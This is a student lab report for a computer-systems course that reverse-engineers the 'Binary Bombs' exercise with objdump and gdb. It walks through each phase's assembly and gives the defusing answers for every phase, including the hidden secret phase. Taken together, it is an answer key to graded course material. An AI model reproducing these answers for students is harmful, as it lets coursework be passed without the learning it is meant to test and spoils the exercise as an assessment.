華中科技大学

课 程 实 验 报 告

课程名称： 计算机系统基础

专业班级：_____

学　　号：_____

姓　　名：_____

指导教师：_____

报告日期：_____

计算机科学与技术学院

目录

实验 2：Binary Bombs

2.1 实验概述

实验目的：增强对程序机器级表示、汇编语言、调试器和逆向工程等理解。

实验目标：尽可能多的拆除炸弹

实验要求：

1.熟练使用 gdb 调试器和 objdump；

2.单步跟踪调试每一阶段的机器代码；

3.理解汇编语言代码的行为或作用；

4.“推断”拆除炸弹所需的目标字符串。

5.在各阶段的开始代码前和引爆炸弹函数前设置断点，便于调试。

实验安排：

1.实验语言：C 语言，AT&T 汇编语言

2.实验环境：32 位 linux

2.2 实验内容

一个“Binary Bombs”（二进制炸弹，简称炸弹）是一个 Linux 可执行 C 程序，包含 phase1~phase6 共 6 个阶段。

炸弹运行各阶段要求输入一个字符串，若输入符合程序预期，该阶段炸弹被“拆除”，否则“爆炸” 。

每个炸弹阶段考察机器级语言程序不同方面，难度递增

阶段 1：字符串比较

阶段 2：循环

阶段 3：条件/分支：含 switch 语句

阶段 4：递归调用和栈

阶段 5：指针

阶段 6：链表/指针/结构

隐藏阶段，第 4 阶段之后附加特定字符串后出现

2.2.1 阶段 1 字符串比较

1.任务描述：

输入一个字符串，并对字符串进行比较，若为正确的字符串则进入下一阶段，若字符串错误则炸弹爆炸。

2.实验设计：

采用 objdump 指令对 bomb 可执行文件进行反汇编，静态查找关键信息，采用 gdb 指令查找存储单元的字符串信息。

3.实验过程：

（1）对 bomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）查看反汇编中函数调用过程前后的关键信息，在 phase_1 函数内，出现“string_not_equal”函数的调用，且调用前传递两个参数，如图 2.1 所示。

```
push   $0x804a004
pushl  0x1c(%esp)
call   8048ff3 <strings_not_equal>
```

图 2.1 调用 string_not_equal 函数前的准备阶段

发现第一个入栈的参数为一个立即数，推测为密码存储单元，而后续入栈的参数为在 main 函数里进入 phase_1 函数准备阶段的参数，且前面紧跟着 read_line 函数，显而易见的是文本内容的存储单元首地址。

（3）使用 gdb 指令，查找 0x804a004 存放的字符串数据，得到如图 2.2 所示的结果。

```
(gdb) x/2s 0x804a004
0x804a004:      "The future will be better tomorrow."
0x804a028:      "Wow! You've defused the secret stage!"
```

图 2.2 显示存储单元内的字符串密码

（4）进而得知密码为“The future will be better tomorrow.”，解开第一阶段密码，进入下一阶段。

4.实验结果：

实验结果为“The future will be better tomorrow.”，该结果为一字符串信息，且直接通过一个比较函数进行比较，故只需要通过查到到字符串密码存储单元即可，采用实验过程中的字符串形式查找方式可以很快得到结果。

2.2.2 阶段 2 循环

1.任务描述：

输入一串密码，若正确，则进入下一阶段；若错误，则炸弹爆炸。

2.实验设计：

采用 objdump 指令对 bomb 可执行文件进行反汇编，静态查找关键信息。

3.实验过程：

（1）对 bomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）查看反汇编中函数调用过程前后的关键信息，在 phase_2 函数内，查找到函数“read_six_numbers”，可知要输入 6 个数字的密码，设为 n1,n2,n3,n4,n5,n6。

（3）根据图 2.3 所示信息，可以得知正确的密码中 4(%esp)=0，8（%esp）=1，故后续 lea 0x4(%esp),%ebx 中，为对输入数字的判断，即 n1=0，n2=1.

```
8048b76:    83 7c 24 04 00          cmpl   $0x0,0x4(%esp)
8048b7b:    75 07                   jne    8048b84 <phase_2+0x30>
8048b7d:    83 7c 24 08 01          cmpl   $0x1,0x8(%esp)
8048b82:    74 05                   je     8048b89 <phase_2+0x35>
8048b84:    e8 61 05 00 00          call   80490ea <explode_bomb>
8048b89:    8d 5c 24 04             lea    0x4(%esp),%ebx
```

图 2.3 关键信息 1

（4）根据如图 2.4 所示信息为循环体内信息，可知 n1+n2=n3.

```
mov    0x4(%ebx),%eax
add    (%ebx),%eax
cmp    %eax,0x8(%ebx)
je     8048ba0 <phase_2+0x4c>
call   80490ea <explode_bomb>
```

图 2.4 关键信息 2——循环体内信息

由此推测，该数循环为一个斐波拉契数列的判断，已知 n1=0，n2=1，则 n3=1，n4=2，n5=3，n6=5.

（5）输入阶段二密码“0 1 1 2 3 5”，验证通过，如图 2.5 所示。进入下一阶段。

```
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2.  Keep going!
```

图 2.5 通过阶段二

4.实验结果：

实验结果为“0 1 1 2 3 5”，该结果为一个斐波拉契数列，通过两个比较指令得知初始条件 n1 与 n2。而循环体内有一个判断条件为 n1+n2=n3，故斐波拉契数列显而易见。

2.2.3 阶段 3 条件/分支：含 switch 语句

1.任务描述：

输入一串密码，若正确，则进入下一阶段；若错误，则炸弹爆炸。

2.实验设计：

采用 objdump 指令对 bomb 可执行文件进行反汇编，静态查找关键信息，采用 gdb 指令查找存储单元的字符串信息。

3.实验过程：

（1）对 bomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）查看反汇编中函数调用过程前后的关键信息，在 phase_3 函数内，出现 scanf 函数，如图 2.6 所示，其中通过 gdb 查找存储单元 0x804a1cf 的信息，为“%d %d”，可知要输入 2 个整型数字，设为 i1,i2。

```
lea    0x8(%esp),%eax
push   %eax
lea    0x8(%esp),%eax
push   %eax
push   $0x804a1cf
pushl  0x2c(%esp)
call   8048810 <__isoc99_sscanf@plt>
```

图 2.6 关键信息--scanf 的输入参数

（3）对两个数进行判断，通过多种比较逐一确定两个数的内容。

如图 2.7 所示，若 i1>7 则跳转到炸弹爆炸处，故 i1 为无符号数，且 i1<=7。

```
cmpl   $0x7,0x4(%esp)
ja     8048c36 <phase_3+0x77>
```

图 2.7 关键信息 1

（4）根据如图 2.8 所示信息可知，其为 switch 语句的反汇编语句块，其中 0x804a060 为跳转表内容信息，如图 2.8 所示。

```
(gdb) x/32x 0x804a060
0x804a060:      0x42    0x8c    0x04    0x08    0x05    0x8c    0x04    0x08
0x804a068:      0x0c    0x8c    0x04    0x08    0x13    0x8c    0x04    0x08
0x804a070:      0x1a    0x8c    0x04    0x08    0x21    0x8c    0x04    0x08
0x804a078:      0x28    0x8c    0x04    0x08    0x2f    0x8c    0x04    0x08
```

图 2.8 跳转表信息

由此可知，当 i1=0 时，跳转到 0x08048c42 处；当 i2=1 时，跳转到 0x08048c05 处；当 i1=2 时，跳转到 0x08048c0c 处；当 i1=3 时，跳转到 0x08048c13 处；当

i1=4 时，跳转到 0x08048c1a 处；当 i1=5 时，跳转到 0x08048c21 处；当 i1=6 时，跳转到 0x08048c28 处；当 i1=7 时，跳转到 0x08048c2f 处。

（5）通过 switch 内容信息，如图 2.9 所示。

```
   8048bfe:    ff 24 85 60 a0 04 08    jmp    *0x804a060(,%eax,4)
1  8048c05:    b8 d3 02 00 00          mov    $0x2d3,%eax
   8048c0a:    eb 3b                   jmp    8048c47 <phase_3+0x88>
2  8048c0c:    b8 18 01 00 00          mov    $0x118,%eax
   8048c11:    eb 34                   jmp    8048c47 <phase_3+0x88>
3  8048c13:    b8 e4 00 00 00          mov    $0xe4,%eax
   8048c18:    eb 2d                   jmp    8048c47 <phase_3+0x88>
4  8048c1a:    b8 1a 01 00 00          mov    $0x11a,%eax
   8048c1f:    eb 26                   jmp    8048c47 <phase_3+0x88>
5  8048c21:    b8 85 00 00 00          mov    $0x85,%eax
   8048c26:    eb 1f                   jmp    8048c47 <phase_3+0x88>
6  8048c28:    b8 5c 03 00 00          mov    $0x35c,%eax
   8048c2d:    eb 18                   jmp    8048c47 <phase_3+0x88>
7  8048c2f:    b8 83 01 00 00          mov    $0x183,%eax
   8048c34:    eb 11                   jmp    8048c47 <phase_3+0x88>
   8048c36:    e8 af 04 00 00          call   80490ea <explode_bomb>
   8048c3b:    b8 00 00 00 00          mov    $0x0,%eax
   8048c40:    eb 05                   jmp    8048c47 <phase_3+0x88>
0  8048c42:    b8 df 00 00 00          mov    $0xdf,%eax
```

图 2.9 switch 信息

当 i1=n 时，对应调转地址如图所示，紧接着出现比较指令“cmp 0x8(%esp),%eax”，可知 i2 的值与相关跳转语句里的赋值有关，故逐一进行输入比较，即 0 对应 223，1 对应 723，2 对应 280，3 对应 228，4 对应 282，5 对应 133，6 对应 860，7 对应 387。发现正确结果为“7 387”.

4.实验结果：

实验结果为“7 387”，通过进行 scanf 的输入查找，到 switch 跳转指令的逐一对比，进而找到最后的密码。

2.2.4 阶段 4 递归调用和栈

1.任务描述：

输入一串密码，若正确，则进入下一阶段；若错误，则炸弹爆炸。

2.实验设计：

采用 objdump 指令对 bomb 可执行文件进行反汇编，静态查找关键信息。

3.实验过程：

（1）对 bomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）查看反汇编中函数调用过程前后的关键信息，在 phase_4 函数内，出现 scanf 函数，通过 gdb 查找存储单元信息，为“%d %d”，可知要输入 2 个整型

数字，设为 i1,i2。

（3）如图 2.10 所示，参数 i1 必须小于等于 15。

```
8048cf5:    83 7c 24 04 0e      cmpl   $0xe,0x4(%esp)
8048cfa:    76 05               jbe    8048d01 <phase_4+0x3b>
8048cfc:    e8 e9 03 00 00      call   80490ea <explode_bomb>
8048d01:    83 ec 04            sub    $0x4,%esp
```

图 2.10 关键信息

进入函数 func4 前的准备阶段传参，如图 2.11 所示，为 i1，0，15。

```
push   $0xe
push   $0x0
pushl  0x10(%esp)
call   8048c68 <func4>
```

图 2.11 调用 func4 函数前的参数传递

（4）观察如图 2.12 所示的信息，可以发现返回参数 eax 与 2 进行比较，且 i2 也与 2 进行比较，当返回值 eax 和 i2 不为 2 时，炸弹爆炸。故 i2==2，func4（i1，0，15）==2。

```
8048d14:    83 f8 02            cmp    $0x2,%eax
8048d17:    75 07               jne    8048d20 <phase_4+0x5a>
8048d19:    83 7c 24 08 02      cmpl   $0x2,0x8(%esp)
8048d1e:    74 05               je     8048d25 <phase_4+0x5f>
8048d20:    e8 c5 03 00 00      call   80490ea <explode_bomb>
8048d25:    8b 44 24 0c         mov    0xc(%esp),%eax
```

图 2.12 返回参数的比较

（5）进入 func4 函数体观察，它的功能中包含二分查找思想，其中分为三大模块。第一大模块为赋值，主要为 ecx 存放 i1，ebx 存放当前小边，esi 存放当前大边，edx 存放中间值。当 i1<edx 时跳转至如图 2.13 所示代码块。可知返回 2*eax 值。

```
sub    $0x4,%esp
sub    $0x1,%edx
push   %edx
push   %ebx
push   %ecx
call   8048c68 <func4>
add    $0x10,%esp
add    %eax,%eax
jmp    8048cc0 <func4+0x58>
```

图 2.13 i1<中间值 edx 时运行的代码

当 i1>=edx 时跳转至如图 2.14 所示代码块，，当 i1==edx 时，返回 0；当 i1>edx 时，返回 2*eax+1。

```
mov    $0x0,%eax
cmp    %ecx,%edx
jge    8048cc0 <func4+0x58>
sub    $0x4,%esp
push   %esi
add    $0x1,%edx
push   %edx
push   %ecx
call   8048c68 <func4>
add    $0x10,%esp
lea    0x1(%eax,%eax,1),%eax
```

图 2.14 i1>=中间值 edx 时运行的代码

由于最终返回值为 2，则表明其过程是先判断了一次 i1<中间值，一次 i1>=中间值后，再查找一次，即找到了 i1 数。故 i1=5.或者先判断了 i1<中间值，一次 i1>=中间值，再一次 i1<中间值，再查找一次后找到了 i1 数，故 i1=4.

4.实验结果：

实验结果为“4 2”或“5 2”，先通过进行 scanf 的输入查找，到 phase_4 函数中查找 fun4 函数参数的传递和返回值以及最终结果的比较。在 func4 中查看返回参数如何进行计算，再通过需要的获得的值进行组合。

2.2.5 阶段 5 指针

1.任务描述：

输入一串密码，若正确，则进入下一阶段；若错误，则炸弹爆炸。

2.实验设计：

采用 objdump 指令对 bomb 可执行文件进行反汇编，静态查找关键信息，采用 gdb 指令查找存储单元的信息。

3.实验过程：

（1）对 bomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）查看反汇编中函数调用过程前后的关键信息，在 phase_5 函数内，出现 scanf 函数，通过 gdb 查找存储单元信息，为“%d %d”，可知要输入 2 个整型数字，设为 i1,i2。

（3）如图 2.15 所示，参数 i1 取低 4 位存在 eax 中，且 i1 的低 4 位不能等于 15，相当于小于 15。

```
8048d6f:    8b 44 24 04           mov    0x4(%esp),%eax
8048d73:    83 e0 0f              and    $0xf,%eax
8048d76:    89 44 24 04           mov    %eax,0x4(%esp)
8048d7a:    83 f8 0f              cmp    $0xf,%eax
8048d7d:    74 2e                 je     8048dad <phase_5+0x72>
8048d7f:    b9 00 00 00 00        mov    $0x0,%ecx
8048d84:    ba 00 00 00 00        mov    $0x0,%edx
8048d89:    83 c2 01              add    $0x1,%edx
8048d8c:    8b 04 85 80 a0 04 08  mov    0x804a080(,%eax,4),%eax
8048d93:    01 c1                 add    %eax,%ecx
8048d95:    83 f8 0f              cmp    $0xf,%eax
8048d98:    75 ef                 jne    8048d89 <phase_5+0x4e>
```

图 2.15 赋值处理阶段和循环体

继续向后判断，如图 2.16 所示，发现用于计数的 edx 必须为 15，则表明循环搜索和计算了 15 次。且最终计算的和 ecx 为第 2 个参数 i2。

```
8048da2:    83 fa 0f              cmp    $0xf,%edx
8048da5:    75 06                 jne    8048dad <phase_5+0x72>
8048da7:    3b 4c 24 08           cmp    0x8(%esp),%ecx
8048dab:    74 05                 je     8048db2 <phase_5+0x77>
8048dad:    e8 38 03 00 00        call   80490ea <explode_bomb>
```

图 2.16 后续所需条件

（4）进入方框内的循环体中，发现出现位移量 0x804a080，比例变址表示为 32 位数据，故使用 gdb 指令查找对应单元存放的内容，如图 2.17 所示。由上述分析表明，此处为一个存放 16 个 32 位数据的数组。

```
0x804a080 <array.3249>: 0x0000000a      0x00000002      0x0000000e      0x00000007
0x804a090 <array.3249+16>:      0x00000008      0x0000000c      0x0000000f      0x0000000b
0x804a0a0 <array.3249+32>:      0x00000000      0x00000004      0x00000001      0x0000000d
0x804a0b0 <array.3249+48>:      0x00000003      0x00000009      0x00000006      0x00000005
```

图 2.17 数组存储单元

且 eax 的值对应数组元素的下标，由此为得到最终的结果 15，由循环 15 次，可以逆推出 eax 的变化过程为：15<-6<-14<-2<-1<-10<-0<-8<-4<-9<-13<-11<-7<-3<-12<-5。故 i1=5，i2 为除初始 eax 之外所有出现 eax 的和，为 115.

4.实验结果：

实验结果为“5 115”，先通过进行 scanf 的输入查找，到 phase_5 函数中搜索关键信息。主要突破口在比例变址加位移的寻址方式，可以看出是一个数组，进而通过逆推得出初始值。其他信息则较容易获得。

2.2.6 阶段 6 链表/指针/结构

1.任务描述：

输入一串密码，若正确，则解开炸弹；若错误，则炸弹爆炸。

2.实验设计：

采用 objdump 指令对 bomb 可执行文件进行反汇编，静态查找关键信息，采用 gdb 指令查找存储单元的字符串信息。

3.实验过程：

（1）对 bomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）查看反汇编中函数调用过程前后的关键信息，在 phase_6 函数内，出现 read_six_numbers 函数,可知输入密码为 6 个数字,设为 n1,n2,n3,n4,n5,n6。

（3）如图 2.18 所示，6 个数为无符号数。外方框为外层循环，用来判断每个数是否都小于等于 6，若有数大于 6，则炸弹爆炸。内方框为内层循环，用来判断 6 个数是否存在相同的数，若存在则炸弹爆炸。

```
8048dea:    be 00 00 00 00     mov    $0x0,%esi
8048def:    8b 44 b4 0c        mov    0xc(%esp,%esi,4),%eax
8048df3:    83 e8 01           sub    $0x1,%eax
8048df6:    83 f8 05           cmp    $0x5,%eax
8048df9:    76 05              jbe    8048e00 <phase_6+0x38>
8048dfb:    e8 ea 02 00 00     call   80490ea <explode_bomb>
8048e00:    83 c6 01           add    $0x1,%esi
8048e03:    83 fe 06           cmp    $0x6,%esi
8048e06:    74 33              je     8048e3b <phase_6+0x73>
8048e08:    89 f3              mov    %esi,%ebx
8048e0a:    8b 44 9c 0c        mov    0xc(%esp,%ebx,4),%eax
8048e0e:    39 44 b4 08        cmp    %eax,0x8(%esp,%esi,4)
8048e12:    75 05              jne    8048e19 <phase_6+0x51>
8048e14:    e8 d1 02 00 00     call   80490ea <explode_bomb>
8048e19:    83 c3 01           add    $0x1,%ebx
8048e1c:    83 fb 05           cmp    $0x5,%ebx
8048e1f:    7e e9              jle    8048e0a <phase_6+0x42>
8048e21:    eb cc              jmp    8048def <phase_6+0x27>
```

图 2.18 双层循环体判断 6 个数是否符合要求

（4）继续向后判断，如图 2.19 所示，又存在一组内外层循环体，循坏开始位置为“mov $0x0，%ebx”。外层循环循环 6 次，分别读取 n1 至 n6 的 6 个数，由 ebx 控制。内层循环则是寻找链表的第 n 个数据块。且推测每个数据块为一个结构体，结构体中有 3 个元素，最后一个元素为指向下一个结构体的指针。且将结构体的指针数据存放在 M[0x24+R[esp]+4*R[esi]]中，%esi 与%ebx 等值。

```
8048e23:    8b 52 08          mov    0x8(%edx),%edx
8048e26:    83 c0 01          add    $0x1,%eax
8048e29:    39 c8             cmp    %ecx,%eax
8048e2b:    75 f6             jne    8048e23 <phase_6+0x5b>
8048e2d:    89 54 b4 24       mov    %edx,0x24(%esp,%esi,4)
8048e31:    83 c3 01          add    $0x1,%ebx
8048e34:    83 fb 06          cmp    $0x6,%ebx
8048e37:    75 07             jne    8048e40 <phase_6+0x78>
8048e39:    eb 1c             jmp    8048e57 <phase_6+0x8f>
8048e3b:    bb 00 00 00 00    mov    $0x0,%ebx
8048e40:    89 de             mov    %ebx,%esi
8048e42:    8b 4c 9c 0c       mov    0xc(%esp,%ebx,4),%ecx
8048e46:    b8 01 00 00 00    mov    $0x1,%eax
8048e4b:    ba 3c c1 04 08    mov    $0x804c13c,%edx
8048e50:    83 f9 01          cmp    $0x1,%ecx
8048e53:    7f ce             jg     8048e23 <phase_6+0x5b>
8048e55:    eb d6             jmp    8048e2d <phase_6+0x65>
```

图 2.19 对链表的操作

（5）链表的首地址为 0x804c13c，使用 gdb 指令，查看链表存储单元内容，包含 3 个元素，最后一个元素为指向下一结构体的指针，如图 2.20 所示。

```
(gdb) x/3x 0x804c13c
0x804c13c <node1>:      0x000002b0      0x00000001      0x0804c148
(gdb) x/3x 0x804c148
0x804c148 <node2>:      0x000002e6      0x00000002      0x0804c154
(gdb) x/3x 0x804c154
0x804c154 <node3>:      0x000003e3      0x00000003      0x0804c160
(gdb) x/3x 0x804c160
0x804c160 <node4>:      0x00000393      0x00000004      0x0804c16c
(gdb) x/3x 0x804c16c
0x804c16c <node5>:      0x000003a4      0x00000005      0x0804c178
(gdb) x/3x 0x804c178
0x804c178 <node6>:      0x000001e9      0x00000006      0x00000000
```

图 2.20 结构体链表内容

（6）后续包含两个循环结构，如图 2.21 所示，对保存的地址进行处理。

```
8048e57:    8b 5c 24 24             mov    0x24(%esp),%ebx
8048e5b:    8d 44 24 24             lea    0x24(%esp),%eax
8048e5f:    8d 74 24 38             lea    0x38(%esp),%esi
8048e63:    89 d9                   mov    %ebx,%ecx
8048e65:    8b 50 04                mov    0x4(%eax),%edx
8048e68:    89 51 08                mov    %edx,0x8(%ecx)
8048e6b:    83 c0 04                add    $0x4,%eax
8048e6e:    89 d1                   mov    %edx,%ecx
8048e70:    39 f0                   cmp    %esi,%eax
8048e72:    75 f1                   jne    8048e65 <phase_6+0x9d>
8048e74:    c7 42 08 00 00 00 00    movl   $0x0,0x8(%edx)
8048e7b:    be 05 00 00 00          mov    $0x5,%esi
8048e80:    8b 43 08                mov    0x8(%ebx),%eax
8048e83:    8b 00                   mov    (%eax),%eax
8048e85:    39 03                   cmp    %eax,(%ebx)
8048e87:    7e 05                   jle    8048e8e <phase_6+0xc6>
8048e89:    e8 5c 02 00 00          call   80490ea <explode_bomb>
8048e8e:    8b 5b 08                mov    0x8(%ebx),%ebx
8048e91:    83 ee 01                sub    $0x1,%esi
8048e94:    75 ea                   jne    8048e80 <phase_6+0xb8>
```

图 2.21 对保存的地址进行处理

其中 ebx 初始化为第 n1 个结构体的首地址；eax 为存放在栈中的第 n1 个结构体地址单元的地址，esi 则为存放在栈中的第 n6 个结构体地址单元的地址。eax 和 ecx 指向的栈空间如图 2.22 所示。

图 2.22 eax 和 ecx 指向的空间示意图

第 1 个循环体的功能是将第 n1 个结构体指向第 n2 个结构体，将第 n2 个结构体指向第 n3 个结构体，以此类推，第 n6 个结构体指向 null，进行链表重构。

第 2 个循环体的功能是比较这些重新排列的结构体中存放的第 1 个数据元素的大小，需要使其满足第 n1 个结构体的数据<第 n2 个结构体的数据<第 n3 个结构体的数据<...<第 n6 个结构体的数据。

根据图 2.20 中的信息，不难将其按从小到大的顺序排列。故最终的排序结果为 n1=6，n2=1，n3=2，n4=4，n5=5，n6=3。密码为“6 1 2 4 5 3”。

4.实验结果：

实验结果为“6 1 2 4 5 3”，此阶段的解密包括 4 个重要环节，分别为判断 6 个数是否满足都小于等于 6 以及互不相等，分析出结构体链表，对链表进行重新连接，判断是否按照从小到大连接顺序。这 6 个结构体的重新排列顺序就是该阶段的密码。

2.2.7 阶段 7 隐藏阶段

1.任务描述：

解锁隐藏阶段，输入一串密码，若正确则解开隐藏阶段的炸弹；若错误，则炸弹爆炸。

2.实验设计：

采用 objdump 指令对 bomb 可执行文件进行反汇编，静态查找关键信息，采

用 gdb 指令查找存储单元的信息。

3.实验过程：

（1）对 bomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）查看反汇编中函数调用过程前后的关键信息，观察隐藏阶段的触发条件。在主函数中，发现 phase_defused 函数，查看其函数内容，发现其中有判断判断条件，如图 2.23 所示。该内容单元为判断炸弹的次数，只有当 6 行内容全都被读入，且炸弹不爆炸时，满足条件一。



图 2.23 进入条件一

（3）如图 2.24 所示，进入后续判断条件后，有 3 个关键信息。①中为 scanf 的入栈内容，其中 0x804a229 对应“%d %d %s”，可知该输入为进入隐藏阶段的关键，而后面 0x804c4d0 中对应“4 2”，该输入与第 4 个阶段的输入完全一致，不同的在于后面出现“%s”待输入。②中为 strings_not_equal 函数调用的准备阶段，其中 0x804a232 中对应“DrEvil”，且对比的另一个字符串为“%d %d %s”中的输入字符串。③中 0x804a158 则为提示成功信息“Congratulations! You've defused the bomb!”，当字符串不同时会直接转到结束提示，而不会进入后续的 secret_phase 函数中。故通过上述 3 个关键信息，得出进入隐藏阶段的第 2 个条件为在第 4 个阶段的输入时，添加上 DrEvil 字符串信息。



图 2.24 3 则关键信息

（4）在进入 secret_phase 函数体后，先调用 read_line 函数读取字符串，再调用 strtol 函数，将 0~9 数值类型字符串转化为十进制数，存放到 eax 中，如图 2.25 所示。故接下来只需解开该数字即可，将该数设为 n。

```
push   %ebx
sub    $0x8,%esp
call   804914a <read_line>
sub    $0x4,%esp
push   $0xa
push   $0x0
push   %eax
call   8048880 <strtol@plt>
mov    %eax,%ebx
```

图 2.25 转换过程

（5）如图 2.26 所示，首先比较 n 的大小，如①中信息可知，视 n 为无符号数，且 n 小于等于 1001。②中信息为调用 fun7 函数的准备阶段，传入的第 1 个参数为 0x804c088 的数值，第 2 个参数为 n。③中信息为，函数的返回值必须为 6，否则炸弹爆炸。

```
8048f17:    8d 40 ff          lea    -0x1(%eax),%eax
8048f1a:    83 c4 10          add    $0x10,%esp
8048f1d:    3d e8 03 00 00    cmp    $0x3e8,%eax
8048f22:    76 05             jbe    8048f29 <secret_phase+0x2a>
8048f24:    e8 c1 01 00 00    call   80490ea <explode_bomb>
8048f29:    83 ec 08          sub    $0x8,%esp
8048f2c:    53                push   %ebx
8048f2d:    68 88 c0 04 08    push   $0x804c088
8048f32:    e8 77 ff ff ff    call   8048eae <fun7>
8048f37:    83 c4 10          add    $0x10,%esp
8048f3a:    83 f8 06          cmp    $0x6,%eax
8048f3d:    74 05             je     8048f44 <secret_phase+0x45>
8048f3f:    e8 a6 01 00 00    call   80490ea <explode_bomb>
8048f44:    83 ec 0c          sub    $0xc,%esp
```

图 2.26 重要判断信息

（6）进入 fun7 函数体中，发现与第阶段四的过程相似，可以近似看成结点查考过程，即寻找到数据为 n 的结点。寻找过程也可以近似看成一个二叉树的分支过程。

如图 2.27 所示，方框之上的为赋值阶段，其中 ebx 为该节点数值，ecx 为数 n。当 n<该结点数据时，进入①代码块，其中“pushl 0x4(%edx)”是将指向左孩子结点的指针入栈，返回 2*eax。当 n>=该数结点时，在②中判断是否与该数相等，相等则返回 0，否则进入③。“pushl 0x8(%edx)”则是将指向右孩子结点的指针入栈，返回 2*eax+1。

```
8048eaf:    83 ec 08          sub    $0x8,%esp
8048eb2:    8b 54 24 10       mov    0x10(%esp),%edx
8048eb6:    8b 4c 24 14       mov    0x14(%esp),%ecx
8048eba:    85 d2             test   %edx,%edx
8048ebc:    74 37             je     8048ef5 <fun7+0x47>
8048ebe:    8b 1a             mov    (%edx),%ebx
8048ec0:    39 cb             cmp    %ecx,%ebx
8048ec2:    7e 13             jle    8048ed7 <fun7+0x29>
8048ec4:    83 ec 08          sub    $0x8,%esp
8048ec7:    51                push   %ecx
8048ec8:    ff 72 04          pushl  0x4(%edx)
8048ecb:    e8 de ff ff ff    call   8048eae <fun7>
8048ed0:    83 c4 10          add    $0x10,%esp
8048ed3:    01 c0             add    %eax,%eax
8048ed5:    eb 23             jmp    8048efa <fun7+0x4c>
8048ed7:    b8 00 00 00 00    mov    $0x0,%eax
8048edc:    39 cb             cmp    %ecx,%ebx
8048ede:    74 1a             je     8048efa <fun7+0x4c>
8048ee0:    83 ec 08          sub    $0x8,%esp
8048ee3:    51                push   %ecx
8048ee4:    ff 72 08          pushl  0x8(%edx)
8048ee7:    e8 c2 ff ff ff    call   8048eae <fun7>
8048eec:    83 c4 10          add    $0x10,%esp
8048eef:    8d 44 00 01       lea    0x1(%eax,%eax,1),%eax
8048ef3:    eb 05             jmp    8048efa <fun7+0x4c>
8048ef5:    b8 ff ff ff ff    mov    $0xffffffff,%eax
8048efa:    83 c4 08          add    $0x8,%esp
8048efd:    5b                pop    %ebx
8048efe:    c3                ret
```

图 2.27 树结点分支的判断

（7）通过上述分析，可以明显推断出该结点结构包含 3 个元素，即结点数据域中的数据元素，和指针域中的 2 个分别指向左右孩子的指针元素。故通过第一个入栈元素，即根结点 0x804c088，逐步分别查找该树的完整结构，部分查找过程如图 2.28 所示，查找结果绘制的二叉树如图 2.29 所示。

```
(gdb) p/x *(0x804c088)@3
$1 = {0x24, 0x804c094, 0x804c0a0}
(gdb) p/x *(0x804c094)@3
$2 = {0x8, 0x804c0c4, 0x804c0ac}
(gdb) p/x *(0x804c0a0)@3
$3 = {0x32, 0x804c0b8, 0x804c0d0}
(gdb) p/x *(0x804c0c4)@3
$4 = {0x6, 0x804c0e8, 0x804c10c}
(gdb) p/x *(0x804c0ac)@3
$5 = {0x16, 0x804c118, 0x804c100}
(gdb) p/x *(0x804c0b8)@3
$6 = {0x2d, 0x804c0dc, 0x804c124}
```

图 2.28 树结点部分查找过程



图 2.29 构建二叉树分支模型

（8）由于返回值为 6，故进行组合可知，从根节点处进行左->右->右查找时，返回值为 6.故 ecx 内存放的数 n=35。故密码为“35”。

4.实验结果：

实验结果为“35”，该阶段的解密包含两个过程：寻找隐藏阶段入口与破解炸弹密码。寻找隐藏阶段则寻找关键信息，如关键字符串“DrEvil”，和输入入口密码的位置。破解密码则是对递归函数的分析，分析出树结构后就能够轻松得到结果了。

2.3 实验小结

